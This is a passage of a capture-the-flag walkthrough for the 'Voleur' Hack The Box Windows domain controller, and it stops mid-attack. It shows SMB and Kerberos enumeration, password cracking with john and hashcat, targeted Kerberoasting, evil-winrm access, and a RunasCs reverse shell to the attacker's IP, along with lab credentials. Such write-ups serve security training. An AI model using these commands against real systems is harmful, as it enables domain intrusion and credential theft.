# Voleur
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Voleur
- OS Type: Windows
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Sun Jul  6 08:38:23 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.11.76Nmap scan report for 10.10.11.76Host is up, received echo-reply ttl 127 (0.33s latency).Scanned at 2025-07-06 08:38:31 IST for 30968sNot shown: 65514 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-07-06 11:42:54Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1272222/tcp  open  ssh           syn-ack ttl 127 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+vH6cIy1hEFJoRs8wB3O/XIIg4X5gPQ8XIFAiqJYvSE7viX8cyr2UsxRAt0kG2mfbNIYZ+80o9bpXJ/M2Nhv1VRi4jMtc+5boOttHY1CEteMGF6EF6jNIIjVb9F5QiMiNNJea1wRDQ2buXhRoI/KmNMp+EPmBGB7PKZ+hYpZavF0EKKTC8HEHvyYDS4CcYfR0pNwIfaxT57rSCAdcFBcOUxKWOiRBK1Rv8QBwxGBhpfFngayFj8ewOOJHaqct4OQ3JUicetvox6kG8si9r0GRigonJXm0VMi/aFvZpJwF40g7+oG2EVu/sGSR6d6t3ln5PNCgGXw95pgYR4x9fLpn/OwK6tugAjeZMla3Mybmn3dXUc5BKqVNHQCMIS6rlIfHZiF114xVGuD9q89atGxL0uTlBOuBizTaF53Z//yBlKSfvXxW4ShH6F8iE1U8aNY92gUejGclVtFCFszYBC2FvGXivcKWsuSLMny++ZkcE4X7tUBQ+CuqYYK/5TfxmIs=|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMkGDGeRmex5q16ficLqbT7FFvQJxdJZsJ01vdVjKBXfMIC/oAcLPRUwu5yBZeQoOvWF8yIVDN/FJPeqjT9cgxg=|   256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILv295drVe3lopPEgZsjMzOVlk4qZZfFz1+EjXGebLCR3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: voleur.htb0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC52804/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC60860/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.060861/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC60863/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC60889/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 48495/tcp): CLEAN (Timeout)|   Check 2 (port 28661/tcp): CLEAN (Timeout)|   Check 3 (port 60782/udp): CLEAN (Timeout)|   Check 4 (port 35476/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: 0s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| smb2-time:|   date: 2025-07-06T11:43:54|_  start_date: N/A
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Jul  6 17:14:39 2025 -- 1 IP address (1 host up) scanned in 30975.95 seconds
Creds
As is common in real life Windows pentests, you will start the Voleur box with credentials for the following account: ryan.naylor / HollowOct31Nyt
Enumeration
Port 139,445/SMB
let’s start enumerating the SMB service first i validate the credentials using netexec
sudo nxc smb 10.10.11.76 -u ryan.naylor -p HollowOct31Nyt
it shows NTLM:False and the STATUS_NOT_SUPPORTED shows that kerberos authentication is needed here
first i request TGT
impacket-getTGT 'Voleur.htb/ryan.naylor:HollowOct31Nyt' -dc-ip 10.10.11.76
to solve KRB_AP_ERR_SKEW(Clock skew too great), we can run following command
sudo ntpdate 10.10.11.76
now we can request TGT, as the kerberos works with Time we need to make same timezone while dealing with kerberos. now we can request TGT for the ryan user
impacket-getTGT 'Voleur.htb/ryan.naylor:HollowOct31Nyt' -dc-ip 10.10.11.76
to use this we need to export KRB5CCNAME environment variable
export KRB5CCNAME=/home/kali/hackthebox/Voleur/ryan.naylor.ccachenow we’ll add the domain and domain controller hostnames in /etc/hosts
echo "10.10.11.76 voleur.htb dc.voleur.htb" | sudo tee -a /etc/hosts
and now we can check our credentials

if you getting KDC REALM error make sure add following in /etc/krb5.conf
[libdefaults] default_realm = VOLEUR.HTB dns_lookup_realm = false dns_lookup_kdc = false forwardable = true[realms] VOLEUR.HTB = { kdc = dc.voleur.htb admin_server = dc.voleur.htb }[domain_realm] .voleur.htb = VOLEUR.HTB voleur.htb = VOLEUR.HTBnow let’s check the open shares
sudo nxc smb dc.voleur.htb -u ryan.naylor -p HollowOct31Nyt -k --shares
nice we have the read access to IT share, let’s connect with that share using smbclient
sudo smbclient //dc.voleur.htb/IT -U ryan.naylor@VOLEUR.HTB%HollowOct31Nyt -k

we found Access_Review.xlsx let’s download it
i transffered it to my windows host and when trying to open i found that it is password protected

i used access2john to first get the hash of the password
office2john Access_Review.xlsx > hashand then use john to crack the hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
nice we got the password for excel sheet, use this

now let’s keep this informtion and run bloodhound to get the proper domain map and find the shortest attacks
bloodhound-python -c all -u ryan.naylor -p HollowOct31Nyt -d voleur.htb -dc dc.voleur.htb -ns 10.10.11.76 -k
and load the json files in bloodhound

we can see the WriteSPN

we can perfrom TargetedKerberos attack on the svc_winrm to get the user’s kerberos ticket hash and then
python ~/offsec/tools/targetedKerberoast.py -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn --dc-host dc.voleur.htb --request-user svc_winrm -k
nice we got the hash let’s try to crack it
hashcat -m 13100 svc_winrm.hash /usr/share/wordlists/rockyou.txt
nice, let’s request TGT for the svc_winrm user, and then login to target machine using evil-winrm
impacket-getTGT 'Voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi' -dc-ip 10.10.11.76
export KRB5CCNAME=/home/kali/hackthebox/Voleur/svc_winrm.ccachelet’s use the evil-winrm to login as svc_winrm
evil-winrm -i dc.voleur.htb -r voleur.htb
as we can see that svc_ldap user is member of restore_users who has GenericWrite permission over Lacey.Miller we can either use this to perform kerberos attack or we can perform shadow credential

i tried targetKerberoast attack on the lacey.miller and Shadow Credentials attack but none of them are working so i took another path, as we found that todd.wolfe is deleted user and we can see that the svc_ldap user is member of restore_users, so let’s first get shell as svc_ldap
.\RunasCs.exe svc_ldap M1XyC9pW7qT5Vn powershell -r 10.10.14.6:445
and we got the shell

Bingo!! we got the shell
let’s run follwoing command to list the deleted accounts in Domain
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
we need to restore this user first we need ObjectGUID
